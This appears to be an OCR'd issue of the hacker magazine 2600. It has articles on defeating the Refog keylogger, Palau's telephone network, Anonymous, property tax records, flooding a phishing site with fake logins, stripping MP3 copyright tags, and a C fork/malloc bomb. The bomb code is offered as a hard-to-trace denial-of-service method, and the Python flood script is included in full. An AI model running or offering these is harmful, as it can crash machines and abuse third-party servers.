Challenge accepted! Words like "can't," "impossible," and "password" have inspired the hacker culture for decades, and as both a "skilled PC user" and a spouse, I found myself the perfect subject for the test. With a can of Mountain Dew and a pot of joe brewing, the audit was started to pursue the following questions: For starters, can the program be detected without any passwords, and can the program be stopped by the "victim" to regain his/her privacy? Can the information logged be seen without knowing the master password? Can the master password be recovered or changed? Could I even take this as far as to manipulate the logged data to "spoof" the information the keylogger records? I also wanted to know if the recorded data could be siphoned off of the PC or accessed remotely, which could pose a serious threat to the safety of the user.

My methodology, although a bit tedious, was simple. Using various tools, I wanted to record before and after snapshots of things like running processes, files on the hard drive, md5 hashes of those files (to know which existing files were modified or replaced), and registry keys. This was done during the install, before and after changing the Refog password, before and after using a chat program, before and after a few minutes of a web-browsing session using Internet Explorer, and so on. My thoughts were that the program is installed to and operating locally on the PC, so all of its inner workings and recorded logs had to be somewhere on the hard disk, and this would allow me

to find out where they were and how they worked. Among the tools I used were Disk and Registry Alert, MD5summer, Regshot, Wireshark, BackTrack 5, and a few native Windows commands like `tasklist`, `taskkill`, and `netstat`. I used a Windows XP Pro SP3 VM as my guinea pig and "acquired" Refog Keylogger version 5.1.8.934

My findings were either astonishing or hardly surprising, depending on whose side you're on. The logs from Disk and Registry Alert showed the addition of a directory, albeit hidden, named "MPK" in `C:\Documents and Settings\All Users\application data\` after install. Another hidden directory named "MPK" was added within `%systemroot%\system32` and contained an .exe named "MPK" that, when run, would pop up the password prompt to access the Master GUI. Not very stealthy, eh? A comparison of tasklist's output also revealed a new running process called `MPK.exe`. Killing this process with the command `taskkill` effectively disables the keylogger. I should point out, however, that the `MPK.exe` process is hidden from Task Manager, so Refog gets small credit there, I suppose. But the answer to the question about Refog's detectability is clear. Even an account without local admin privileges can run `tasklist` or enable the viewing of hidden files, so a simple check for the process or Refog's directories makes its presence more than evident.

After creating a limited, non-administrative account on the host and moving around a bit, I began to tear the program apart piece by piece to find clear answers to the rest of my initial questions. The screenshots taken of a user's sessions are stored in a numerically labeled directory within the `C:\Documents and Settings\All Users\Application data\MPK\` directory. There is a directory for each user account on the system, starting with "1" and sequentially counting up. All of the logged data for each user is stored within them. After spending some time logged in as my limited account, the directory "3" began populating itself with numerous extensionless files. The files all started with `I40826_` and ended in a 10 digit numerical. Booting to BT5 and running the `file` command showed them as JPG images and, sure enough, after I had logged back into Windows with my limited account, I was able to rename them to whatever.jpg and open them up. I was also able to "edit" them with `pbrush` and replace what would be incriminating evidence with images of Bible study and fuzzy puppy dogs.

Pwnt.

Another interesting file I found in that same directory was named "D0000," and turned out to be an SQL Lite database storing *all* of Refog's logged data for this user. With SQLiteadmin, a free self-contained exe that can be run without local admin rights, I was able to open the database and not only view but also modify (read = spoof) all of the timestamps, recorded keystrokes, websites viewed, clipboard data, programs launched, and so on. Furthermore, all of the D0000 log files for other users could be opened and modified. Not only could I cover up my own tracks, but I could creep on all of the other local users.

Wai pwnt.

Another interesting file I found was one in the root of the `C:\Documents and Settings\All Users\Application Data\MPK` directory named "S0000." Turns out this is where Refog stores the password to access the Master GUI. After all, the contents of the D0000 files for individual users are laid out somewhat cryptically, and why dance around the data when we can waltz right in, right? All I had to do was install Refog in another VM and set the password to something like "kittens". Then, I copied the S0000 file containing the password I knew, and pasted it into the original VM, and the program that once required the passphrase "P@55w0rdz+R4_$t3aling!" could be accessed by typing "kittens". From this console, I could enable/disable, delete, change settings, or otherwise fully control the program. The interface for the "owner" of Refog isn't designed to change or spoof any of Refog's logged data, but a user can always fall back on `SQLiteadmin.exe` if he/she spots something incriminating in the Master GUI. Now, creating a S0000 file with a second install of Refog might be a bit beyond the skillset of a normal end user, but I have a feeling that S0000 "reset" files will begin showing up on the Internet by the time this article is published.

Truth: Refog can be disabled simply, without knowing the password.

Truth: Refog can be easily detected by using the `tasklist` command to spot the `MPK.exe` process, or looking for the `C:\Documents and Settings\All Users\Application Data\MPK` or `%systemroot\System32\MPK` directories.

Truth: The Refog interface can be accessed by launching `%systemroot%\System32\MPK\MPK.exe`, or just giving a whirl at `start > Run > runrefog`.

Truth: The Refog data can be accessed *and* spoofed by anyone without a password by opening the D0000 SQL Lite file.

Truth: The Refog user interface can be accessed without knowing the password by replacing the `C:\Documents and Settings\All Users\Application Data\MPK\S0000` file with one of a known or blank password.

Truth: Refog is kinda lame.

In conclusion, Refog is nowhere near as stealthy or secure as it claims to be. All of the techniques I used to exploit or modify the program are relatively simple, don't require local administrative privileges on the system, and should be well within the skillset of anyone capable of logging into a PC.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's winter in Beijing, a season that comes very suddenly. Days are cold, often windy, and nights can be bitterly cold. There isn't much other than the Gobi Desert between here and Siberia. The prevailing winds change after the summer monsoon season, turning the air very dry. I need humidifiers in every room of my apartment, and grounding straps actually matter here; static electricity is a huge problem.

After a year and a half of virtually nonstop work, I finally found time for a vacation. When I go on vacation, I tend to visit places that are interesting from a telecommunications perspective (and more importantly, places where my mobile phone is unlikely to roam and disturb me with a work emergency). A few years ago, it was Suriname, and not long before that, Adak. This time, it was Palau, the most gorgeous place you've probably never heard of. A former U.S. territory with a population of only 20,000 and with a virtually untouched ecology, it's a series of small islands sandwiched between Guam and the Philippines. Tourism drives the economy, such as it is, but it's specialized; fewer than 100,000 visitors typically come per year, amounting to roughly five visitors per resident. Most of them show up for diving tours, shuttled from airport to hotel to boat to some of the best diving in the world. Most of Palau is so remote and undeveloped that multiple seasons of *Survivor* have been filmed there.

For a place so far off the beaten path, you might wonder whether there are phones at all. Yes, there are, courtesy of Palau National Communications Corporation (PNCC). My idea of a vacation is being somewhere that The Phone Company still exists, and Palau delivers! PNCC has real offices where you can actually go in person to talk to someone about establishing service, ask a question about your bill, or pick up a phone book (these are still published by PNCC, not a third-party directory company, and contain very detailed information). When you dial 0, it's a person answering "operator" rather than a robot. There are well-maintained public phones located throughout the islands. And if you show up at the central office, you might just find a friendly engineer administering possibly the most remote 5ESS in the world.

Left behind by the former U.S. territorial administration, the switch has been out of warranty and off maintenance for several years now, but it still works, and is diligently maintained by the local staff with spares bought online. Replacing it would be a massive investment, because most customers are served by Remote Switching Units (RSUs). There is one per village, and each frame is at the RSU site. One exchange is typically assigned per RSU, and Subscriber Loop Carriers (SLCs) are extensively used (most often SLC-5 or SLC-96, with some SLC-2000). Growth is low, since most of the growth is in mobile, and abandoned numbers are reclaimed, so it's unlikely that changes to the numbering plan will be required anytime soon. There is a domestic submarine fiber ring, built circa 1994, connecting most of the RSUs to the 5ESS central office. The rest are served by digital microwave, which brings dial tone to the most remote northern and southern islands of Palau. Although it's over 100 miles from the northernmost to southernmost point of Palau, there is no such thing as a long distance call. The entire country is a local call, and domestic calls are unmetered.

For now, there is currently no way for any network traffic to get out of Palau other than via satellite, making Palau one of the last places in the world where C5 signaling is actively used. A fiber optic network is currently under construction, rerouting an old cable that used to run between Guam and Manila to Palau. This is expected to come online at the end of 2012, and should dramatically lower telecommunications costs while greatly increasing Internet bandwidth. Meanwhile, PNCC leases satellite capacity from Tata (aka Intelsat) and Telefonica (aka Inmarsat). Many calls originating in Palau are sent via VoIP routes, terminating via either Verizon or Tata. VoIP is a one-way proposition where Palau is involved, though; calls into Palau appear to all be circuit switched. Circuit switched calls terminate via KDDI, AT&T, and Sprint. PNCC, unusually, endeavors to balance both quality and cost. Most carriers long ago gave up on considering anything other than cost as an equation. However, PNCC's customers expect a high level of service and there is no competitive pressure forcing them to lower the service standard.

Although PNCC offers cable TV service, they have adopted ADSL rather than DOCSIS for broadband. They recently rolled it out throughout the Koror area, and have also deployed Wi-Fi hotspots (backed by either ADSL connections

or T1s, depending on the location) in about 60 locations throughout the country. Dial-up Internet service is still the mainstay in Palau. It's $99.99 per month for unlimited access, and can also be used at PNCC Wi-Fi hotspots. ADSL is very expensive, starting at $199 per month for a 64 kbps circuit and ranging to $759.95 for a 320 kbps circuit, so it really only makes sense for businesses. Monthly subscribers to dial-up or ADSL services get a free email account. Palau uses the U.S. dollar, and the minimum wage is $2.50 per hour, so Internet service is a considerable household expense.

There is also a PNCC-operated nationwide GSM network with good coverage throughout populated areas of the country. While Palau was a U.S. territory, it followed FCC frequency assignments and an AMPS network was in operation. However, AMPS was decommissioned circa 2000 and the network was replaced with a GSM network operating on the 900 Mhz bands standard in Europe and throughout most of Asia. The network is built on Altobridge technology, a GSM equipment vendor specializing in low-cost equipment for developing countries. Some of PNCC's sites are solar powered, a very useful innovation considering the far-flung nature of its GSM network.


The GSM network has only voice and text services. Plans are underway to roll out EDGE sometime in the future, but no launch date has been set. Packet data hasn't been a high priority for PNCC because there is very little demand. Voice calls cost 22 cents per minute during peak hours, and 15 cents per minute off-peak. Long distance calls cost an additional 35 cents per minute, so a call to the U.S. during any reasonable hours for dialing North America costs 57 cents per minute. Calls are charged both inbound and outbound. International outbound text messages cost 20 cents each, although text messages are free to receive. Reliability is very good because these are delivered via Sybase 365, an SMS aggregator. PNCC supports limited international roaming with a few select carriers via Syniverse, fully covering the primary inbound tourism markets of Japan, Taiwan, and Guam.

In a rare example of telecommunications competition in Palau, there is also a very small GSM network operated by Palau Mobile. However, it is not interconnected with PNCC (meaning that calls to and from PNCC customers must be routed in unconventional and expensive ways). This network primarily serves international roamers because the product is simply not competitive otherwise; local rates are effectively higher than PNCC.

Many visitors to Palau choose to use prepaid phone cards to make long distance calls, since mobile phones are so expensive to use. Local SIM cards are available for visitors, but they cost $25 (a $10 connection fee, and a $15 prepaid service credit). PNCC has public phones in many convenient locations. These are called "Debusch" and appear to operate on an Asterisk-based prepaid calling platform. There are dedicated telephones located at convenient locations throughout the country that immediately connect to the prepaid calling platform - just pick up the phone and you're connected.

And with that, it's time to leave the Rainbow's End (as the tourist authority calls Palau) and return to the brutal winter of Beijing. Stay warm, stay safe, and never stop exploring!

New 2600 T-Shirts




This is anything but your typical hacker-chic barcode style t-shirt. We think our deskphone image (green in color) is both pleasing to the eye and useful in a pinch. The 2600 old-school telephone logo on the back (black in color) completes the mood. Shirts are 100% cotton and white, available in sizes S to XXXL. $20 includes shipping, except overseas.

Find it at store.2600.com

or mail a check or money order to:

2600
PO Box 752
Middle Island, NY 11953 USA
(overseas, add $5.25)



Who is Anonymous?

by aestetix

In light of the recent BART subway protests in San Francisco, a lot of people have been asking this question. We keep hearing phrases in the media such as "Anonymous hacks into large corporation," and I suspect people's natural reaction is to assume it means a bunch of angry teenagers trying to "smash the system." But I think that reaction may change on deeper examination.

Traditionally, Western culture has lived in a philosophy of dualism: good and evil, attack and defense, with us or with the terrorists, etc. This can extend into notions of threat models, where we have not only the type of action that is an attack, but the level of harm it causes, or how "at risk" we are to it. For example, a web server that returns the server name and version in the HTTP headers may pose a low risk level, while a server using a faulty security certificate could create much higher risk. Most security models I have seen are constructed this way. I think those models are fundamentally flawed and have helped lead to a paranoia which completely misunderstands Anonymous.

These models are flawed because they assume meaning for an action or tool, and often lack additional context. For example, let's say I push someone and make them fall over. That seems like a pretty negative action until I add in the fact that they were in the street and I saved them from being hit by a car. Now we've seen the same action from two different perspectives, operating on different information, leading to remarkably different conclusions about whether it was "good" or "bad." The problem with having threat models is that they can fall into a paradigm where "good behaviors" are patterns reflecting what is typically seen inside the known social system, and "bad behavior" is the strange and unknown. While there are genuine cases of "good guys" and "bad guys," I don't think Anonymous falls into this at all.

Anonymous is a concept which exists in memetics, or ideas which spread around. It is a result of imagination, free speech, and creativity, and while it may assume structure in some forms (such as mobilizing groups for protests), it is more a set of ideas by which groups of people have agreed to abide. In other words, someone effectively wrote down a list of guidelines that seemed to work, and others read them and acted based on them. You could compare it, in a sense, to someone who picks up a copy of the U.S. Constitution and forms their own government based on their interpretation of the words of our founding fathers.

So here's where the problem comes: in a classic warfare, not only is there a clear enemy (the bad guy), but the way to knock out that enemy is to find the ringleader and remove them. For social structures in the Ed Bernays sense, you have key social leaders and the people who follow them. Just like how in the middle ages the king would give orders and his subjects would follow them, we have a structured society where there are set leaders, and we're supposed to follow them. In many ways, this is useful. If I were in court, I would rather have my case handled by experienced lawyers, and if I'm in the hospital, I want medical professionals to be around. However, the more levels of hierarchy there are, the more difficult it is to actually do anything.

Two key things happen in a social structure with lots of visible hierarchy: people at the bottom often have no power because their actions are determined and guarded by people higher up than them and they very rarely have a say in how their group acts; and people at the top have no power, because every action is watched closely, and every word they say is assumed to reflect the needs and desires of the entire group. While in theory, you could get a strong leader who can take the blame and keep doing things following either the mission of the group or the inferred desires of the people in it, most often you get layers of

anger and grumbling by people who increasingly feel their needs are not being met. And this leads to phenomena like Anonymous.

Anonymous, inherently, is nonhierarchical. Rather than following a person, they follow an idea. The idea becomes the top level of the hierarchy, and the people involved become the bottom level. When an idea comes along that they like, people will join together and act on it. Sometimes there are seemingly negative actions, such as DDoSing. Sometimes there are seemingly positive actions, such as having peaceful protests that call attention to progressive change. If a group can create both positive and negative actions, then how can the group as a whole be either positive or negative? And that's where the dilemma of the dualism lies.

Because we have a culture where there are good guys and bad guys, we demand that those labels be used, and that people be lumped into either one or the other, preferably those who agree with us and those who don't. The problem is that when we do that without understanding why it doesn't actually work that way, we unfairly prosecute people who were doing the "right" thing, and wind up having to deal with people who have been mislabeled. This is utterly plaguing our political culture right now, and it will continue to do so until we realize you can't really destroy an idea unless you consider it. The problem is, once you open your mind and consider it, you may no longer disagree with it.

And that is the bottom line which creates and perpetuates both the fear and the paranoia: a sense that we might just be wrong. When you only ascribe as "good" things with which you agree, you leave no place for learning from your mistakes. Thus, when we discover we have made mistakes, rather than being honest, meeting sympathetic eyes, and moving on, we must run and hide, begging forgiveness, or morph the mistakes into shell statements of what they actually were, devoid of any meaning, and shedding any potential lesson we could have learned. With this pattern, we learn to brush the things we don't understand under the table, hoping they will go away and leave us alone. This is the current state of our information security world, and security theater in general. If more people stop to consider it, then perhaps we can make the world a better place.

Property Acquisition – For Free?

by PTKitty

About 25 years ago, I decided to live "in the wind," sometimes known as a PT, or Permanent Traveler. Our society doesn't appreciate, condone, or support this, but being homeless is about the same thing. And few people seem to bother much about that. The fellow I was dating at the time wanted to do the same thing, so we each disposed of most of our worldly belongings... sold, dumped or stored... and took off. We each had a vehicle, which we used according to whim, occasionally using both if needed. Unlike the "unwashed homeless" however, we needed to appear "normal," blending in wherever we went. We did not want to attract negative attention, and being dirty and disheveled wouldn't help. So we needed certain things: transportation, clean clothes, places to stay, cash.

I'll try to keep this part as short as possible, though it may be of interest under a different title, and there are many things a person needs to do or know to live like we did. But it leads up to my free property situation.

Anyway, to support ourselves, we did things for people. We needed cash for gas and vehicle maintenance, and occasional visits to campgrounds, where we could rest, get clean, do laundry, etc. To avoid weather difficulties, we stayed south in winter. We made friends along the way, and helped them with their needs, often

getting paid for it and setting up future visits where we were invited to stay with them. My companion was an electrician, and I'm a doctor. His skills were more in demand than mine, however, because people don't trust a doctor-on-the-loose, so to speak. And what could I do for them? I didn't have an office, just knowledge, though I did a little consulting along the way. Anyway, I learned to be an electrician's helper then, and we repaired and rewired homes and vehicles all over the U.S. Some months we had plenty, some months not much.

One winter we left our belongings behind at a new friend's house and lived in the Caribbean, island hopping and, again, helping people. Much less cash there, but the cost of living was almost nil. On the days we had nothing, we picked up loose change on the streets to buy basic items like vegetables, beverages, and "pig bread" at local bakeries, called day-old-bread here. Side note: The coins in that area are mostly aluminum and are so lightweight, they literally blow out of your hand on a breezy day. Since wind is common there, and people tend to be careless, we found plenty of coins - enough to live on - about $1.50 to $2 per day. Sounds incredible, but this was the eighties and we were in a third world country. (I just wish I had taken pictures of the banks of public telephones in the towns. Very few people had phones at home, so the phone banks were the site of an all-night social event as people hung out waiting their turn to call someone, even if it was just the guy at the next phone.)

We enjoyed a fun and carefree lifestyle while we were homeless and met a lot of nice folks and made a lot of friends, both on the islands and in the U.S. Well, we both own property in the U.S., and the inevitable taxes must be paid every year. Since I had closed my bank account, we were using only his, and only for these kinds of expenses. All of my cash went into his account to simplify things and all bills - his and mine - were paid through his bank. Mail was forwarded to whatever friend we were (or said we were) staying with.

The second year we were out, my tax bill arrived addressed to him. He was listed as the property owner. Mind you, no documents existed to support a transfer of ownership. I had not deeded it over to him. He did not buy it. He did not redeem it at a tax sale. No, he merely paid my bill with my money, in his name. Later that year, on a trip into Colorado, we stopped in at the courthouse in that county to correct the records. They refused to change the name in their files. I argued, I shouted, I blamed, I begged, I threatened to sue the county... all to no avail. Once an entry has been made in a government system, even if a dumbass clerk makes the mistake, it takes legal action to change it.

Just why did *he* own *my* property? Well, because he was paying the taxes. I see, I argued, so all I have to do is pay someone's taxes for them and I get to keep their house? Sounds like an easy and cheap way to accumulate assets. The clerk only stared back at me with that dumb look you always see on government employees' faces. I did, indeed, have to hire a lawyer to get my property back. *Back?* Something is wrong with this picture. I never gave my property to anyone. I thought there was some kind of legal procedure for that, and it requires paperwork.

Well, I don't have that property anymore (gave it to the kids, with proper paperwork, before anything else happened to it) and now live in another state, back to being an enslaved resident/citizen, for all that conjures up. I asked at the courthouse here if that scenario was possible in this state, and they assured me it was not. But it was only a blank-faced government employee who told me that. So who knows for sure?

I suppose if you live in Colorado, or just want to own property there, all you have to do is pay someone's property taxes for them and it's yours. Since that stuff is in the public record, you could pick and choose the properties you'd like to have. You'd have each address and the exact amount of the tax bill. Technically, this is not *free* since you need some money to do it, but it is free if all you count is the "purchase price" of the property, which you didn't have to pay.

I wonder what would happen if you managed to pay someone's taxes before they even got a bill and they didn't find out about it. Surely, the property owner would contact you eventually to find out what's going on - if they could find you, but what if you managed to do this for several years and then sold the house? Would they have to move out, pay rent, buy it back, or hire a lawyer like I had to? Well, there are too many scenarios to consider here, and all of them would work out better for someone else than this one did for me. I don't have that kind of luck. It was quite expensive to get mine back. Plus, I didn't marry the guy, so he could have made out like a bandit. He's still in the wind.... I'm not.

The point here is to watch your back. And don't take a clerk's word for anything. While this seems to be a potential, though sneaky, way to obtain real estate the easy and cheap way, I don't have the time or inclination to pursue property accumulation this way. But I offer this as a warning to watch your own back. You never know when the bastards will take advantage of you.

Let's Feed the Phishes

by goldcove

My cell phone carrier has been offering email service for as long as I can remember and I have had an email account there since the late 1990s. Back then, I gave out my email address to everyone who asked and, needless to say, I received a *lot* of spam. For the last couple of years, I've received phishing attacks as well, and the other month I grew tired of this and decided to go vigilante and feed them some fake data.

Being suspicious of a possible malware infecting web page, I jail rooted Wget to fetch the phishing page. The handiwork seemed very sloppy. They had basically just ripped the web mail login and made some simple changes to collect the reply. They hadn't even removed the SquirrelMail JavaScript calls from the login form....

The one thing they changed was that they asked for the cell phone number and password instead of the usual username and password combo. This bit of "social engineering" will probably work on unsuspecting victims, as this is the common way for this cell phone operator to authenticate users on their website.

I decided to have some fun!

My first thought was not to get some angry cybercriminals on my back, so I used Tor and ProxyChains to hide my IP (Tor will change exit node and your apparent IP address every ten minutes).

I ran a simple Python script that generates random phone numbers starting with 9 or 4 (in accordance with the cell phone number plan in my country). It also generated random length (4-14) passwords. After each successful fake data injection, the script will sleep for one to 15 seconds.

I added an error handler to catch connection failures. The script then just sleeps for 60 seconds.

To be nice to the DNS server, I added the IP address of the phishing site to my /etc/hosts file.

The site had an odd behavior: It seemed that the site filtered on USER AGENT string. When I tried to Wget the site, I got redirected. I had to specify a standard web browser USER AGENT to get to the site. The code ran happily for four days, submitting false data to the phishing site and hopefully making any real data "disappear in the crowd."

The script has some caveats: random letters passwords can be quite obvious. It would be better to add some real life dictionary data.

Tor might be nice to hide your IP address, but a simple search at `https://check.tor➥project.org/cgi-bin/TorBulk➥ExitList.py` would list most exit nodes that can contact your IP address.

Also, sending a lot of data from the same IP address will be easy to pick up and filter. I didn't implement this before I started the script, but it should also analyze the server response. It turned out that the phishers got tired of the site and it got redirected to a standard hosting front page. I ended up sending data to the hosting company some ten hours after the phishing site closed.

I don't know if my action affected the phishers, but I got some laughs out of it imagining the fury of the phishers.... It was also a fun project to construct the script.

Links:

`http://torproject.org`
`http://proxychains.sourceforge.net/`

The script:

```
#!/usr/bin/python
#Anti-phish: false data spammer
#Sends false phonenumber and password to some phishingsite.com every
➥ n seconds

import httplib, urllib, random, string, signal
from time import sleep

PrintData = False
```

```
# Print response data on USR1 signal
def SigUSR1Handler(signum, frame):
  global PrintData
  PrintData = True

#Suspect filtering on simple headers. Add fake Win XP/ IE7 headers
headers = {"User-Agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows
➥NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
➥", "Accept": "text/html", "Accept-Charset": "ISO-8859-1", "Keep-
➥Alive": "115", "Connection": "keep-alive", "Content-Type":
➥"application/x-www-form-urlencoded"}

#Loop endlessly
while True:
  #Create false data. 8 digit phonenumbers starting with 9 or 4.
➥ Password 4 to 14 letters
  #Decide if to use 4 or 9 as leading digit
  if random.randrange(0,2) == 0:
    leadingDigit = "9"
  else:
    leadingDigit = "4"
  fakeUserName = leadingDigit + "".join( [random.choice(string.digits)
➥ for i in xrange(7)] )
  fakePassword = "".join( [random.choice(string.letters)for i inxrange
(random.randrange(4,15))])

  params = urllib.urlencode({ 'Username': fakeUserName, "Password":
➥fakePassword })
  #Create connection
  try:
    conn = httplib.HTTPConnection("some.phishingsite.com:80")
    conn.request("POST", "/redirect.php", params, headers)
    #Server response
    response = conn.getresponse()
    print response.status, response.reason, "-", fakeUserName, fake
➥Password

    #If USR1 signal received, print data
    #I added this some time after first running the script. It will
➥ print the server response once.
    signal.signal( signal.SIGUSR1, SigUSR1Handler )
    if PrintData == True:
      #Returned data from server
      data = response.read()
      print data

    conn.close()

    PrintData = False
    #Lets sleep 1 to 15 sec
    sleep(random.randrange(1,16))
  except:
    print "Error connecting... sleeping 60 sec"
    sleep(60)

#End script
```

```
217462451891116439322947824926800121454443579479896281197509419580
554243076056724274737450202417147596397329941037226379014890168341
127861839556796378545272502823217876677060558643147352792401901 6
942428241481909489570160347280944855168453852859826294724533313 6
634752819007864337451950069609345555549272508229694694289854159 0
438890661013495666184790687687319754571070175841489753012300026 0
```

Bypassing Universal Studio's MP3 Security the EZ Way

by Akurei

Recently, while working on a video project for giggles, I needed to use some music I didn't readily have available. And every once in a blue moon, I actually feel guilty and pay for music. Normally, this has never been an issue, and I'd just snag the song off Amazon/iTunes and go to town. However, this time upon trying to import my newly downloaded song I was greeted with a lovely "Import failed: Class not registered" error. This left me quite perplexed as both a programmer and someone with more codecs than you can shake a stick at. I knew I had the tools needed to play the song... so why wouldn't it import into any of my editing software? Googling the issue led to typical responses of the error having to do with missing codecs. I knew this wasn't the case in my situation so I disregarded all of that and went back to the file itself. Looking into the properties nothing really looked any different, typical copyright and file permissions, blah blah blah. But I started thinking, well maybe it does have something with the copyright from Universal Pictures.

Firstly, I figured I'd try to just strip the data via Windows and use the Remove Properties tool. While this did clear all the meta-tags, it didn't remove the copyright, and the file still wouldn't import. (It never hurts to try the obvious)

Then I started thinking back on when a friend would send me tons of bootleg DVDs from China. They were always in PAL format and I remembered having to convert them so they'd be viable stateside. While I knew this was a very different issue, I figured maybe some of that software's conversion tools could be applied to this situation. That software being the VLC media player (`www.videolan.org`), which I surmise most people reading this are already more than familiar with.

As I mentioned earlier, the file in question had no problem being run through WinAmp/WMP/VLC. So I loaded it into the 1.0.5 Goldeneye build. I then went through the `Media` menu to `Convert/Save`. This brings up a new window that lets you select just about any file you could possibly want. I added the mp3 in question and clicked `Convert/Save` at the bottom of the screen. This in turn pops up a new and more important menu. You will see a source path to your file, a blank output path, and a format profile. I copy/pasted the source to the output, added a number so they wouldn't overwrite, and set the format profile to mp3. Upon clicking `Save` the player will reappear and look as though it's playing but no sound comes through (no touchy - let it do its thing).

As this was happening, I had the folder open to watch the formation of the output. I was initially suspect as the output was tiny by comparison to the original. A seven megabyte mp3 had suddenly become three megabytes and yet there were no changes made to the encoding method/frequency. Loading the new version into VLC, I was expecting static, garbled sounds, or maybe nothing at all. So I was pleasantly surprised when it played perfectly with no loss from the original. I then checked the file properties and - what do you know - all meta-tags were clear, including that nasty copyright/bloatware, and fully editable if I'd wanted to.

Lastly, I went back to my movie project and once again tried importing the song. My new copy of the song imported without a problem, and my video project was finished shortly thereafter. Later, out of curiosity, I scanned other purchases from both Amazon and iTunes to discover it is not a global issue with them, but rather varies from publisher to publisher (in my case the issue stemmed from Universal Pictures, a branch of Universal Studios). That being said, the methods detailed above worked for every case I found. There are, of course, other ways to accomplish what I did in this article. However, the method described here is likely one of the easiest you will find.

Internal Denial of Service with Fork and Malloc Bombs

by Israel

Anyone who watches the Western news has heard of "cyber attacks." This is usually a dumbed-down media term for Denial of Service attacks. This kind of attack has become rather popular lately. Examples include attacks from China against the U.S., Operation Payback from Anonymous, and many others. While somewhat effective, there are other ways to bring a server down that can be more effective and harder to trace. I hope to show how to improve on this and, as a caveat, prevent such attacks. Remember, this information is for educational purposes only!

A Denial of Service attack (DoS) is accomplished by taking a client, or multiple clients (Distributed Denial of Service or DDoS), and using them to flood a server with packets until it can no longer handle the traffic. The server either crashes or becomes unresponsive to the world. The same is achieved with software called Slowloris by only sending an unfinished TCP handshake.

There are a couple of problems with flooding. One, there is a chance you may bring down a node along the path of the target server and never complete the attack. Two, most sophisticated firewalls are going to drop an obscene amount of packets like this. In Linux, iptables can easily be configured to drop all SYN packets (or other packets) from a connection that generates too many per second. Lastly, to perform a SYN flood or any classic DoS on a network is very *loud!* An ISP or anyone on the line can see this coming a mile away.

While Slowloris is a lot quieter and likely to complete, it has one major pitfall that I see it shares with traditional DoS. Beyond spoofing, there is no way to really cover your tracks. An administrator can still view a log and see where the attack initiated from.

Let's jump ahead now and look at this code. I will tell you before you gasp or laugh that this is not a mistake. An infinite loop is usually considered a big no-no, even though they are used for writing processes and daemons. The reason you're told not to use them is because they can crash a machine if not properly implemented. However, in our case, this is not a bad thing.

```
// bomb.c
#include <stdlib.h>
int main(void) {
  int *x;
  for(;;) {fork();x = malloc
➥(sizeof(int) * 2097152); *x = 0;}
}
```

The code above is basically a combination of a fork bomb and a malloc bomb. Like I mentioned before, this is an infinite loop. Upon each iteration of the loop, it will call the fork() function. This will cause the program to subdivide, creating a new instance of itself each time the loop is run. This alone will keep demanding more and more resources until they are all gone and the system crashes.

To improve the speed of this, I added the malloc function. Malloc allows you to allocate dynamic memory, but normally you are strongly advised to use the free() function afterwards to prevent a memory leak. Again, we are throwing caution to the wind. Malloc is being called here to allocate two megs of RAM on each iteration of the loop. This number could be set to anything, but remember, it takes milliseconds to run this loop many times. The new processes/daemons started by fork() will also be running malloc(), so it won't take long to gobble everything.

While Linux has very good protection against this in the kernel, it has almost nil in userland. When I tested this code against Debian Sid, it froze the mouse instantly and kicked on my cooling fans. Your mileage may vary between OS, RAM, and processing power. Similar parallels can be drawn between this and a DoS, with the bandwidth attack versus memory and processing power.

